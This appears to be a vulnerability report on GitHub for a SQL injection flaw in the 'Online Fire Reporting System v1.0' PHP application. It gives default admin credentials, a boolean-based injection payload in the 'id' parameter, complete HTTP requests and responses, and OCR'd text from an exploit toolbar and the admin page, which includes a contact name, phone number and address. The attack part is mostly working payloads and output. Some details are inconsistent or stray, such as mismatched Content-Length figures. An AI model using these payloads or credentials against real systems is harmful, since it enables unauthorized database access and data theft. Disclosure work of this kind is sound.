debug601 Create SQLi-8.md History

1 contributor

35 lines (24 sloc) | 1.5 KB

Online Fire Reporting System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15346/online-fire-reporting-system-phpoop-free-source-code.html

Vulnerability File: /ofrs/admin/?page=requests/view_request&id=

Vulnerability location: /ofrs/admin/?page=requests/view_request&id=, id

Current database name: ofrs_db,length is 7

[+] Payload: /ofrs/admin/?page=requests/view_request&id=6%27%20or%20length(database())%20=7--+ // Leak place ---> id

```
GET /ofrs/admin/?page=requests/view_request&id=6%27%20or%20length(database())%20=7--
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```


```
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

When length (database ()) = 6, Content-Length: 30064

```
GET
/ofrs/admin/?page=requests/view_request&id=6%27%20or%20length(database())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 28 May 2022 08:24:17 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 34066

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
```




When length (database ()) = 7, Content-Length: 36340

```
GET
/ofrs/admin/?page=requests/view_request&id=6%27%20or%20length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 28 May 2022 08:23:01 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 36340

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
```


INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
HTML
ENCRYPTION
OTHER
XSS
LFI
Load URL
Split URL
Execute
http://192.168.1.19/ofrs/admin/?page=requests/view_request&id=6' or length(database()) =7--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
OFRS - PHP
Online Fire Reporting System - Admin
Dashboard
Control Teams
Requests
Maintenance
Daily Report
Maintenance
User List
Contact Info
Settings
2022052100001 Request
Print
Edit
Delete
Back to List
Request Details
Request Code: 2022052100001
Request Date&Time: May 21, 2022 10:25 AM
Request By: Ella Zane
Contact #: 09456987455
Message A Residential Area is on Fire.
Location: 2688 Goosetown Drive, Charlotte, North Carolina, 28202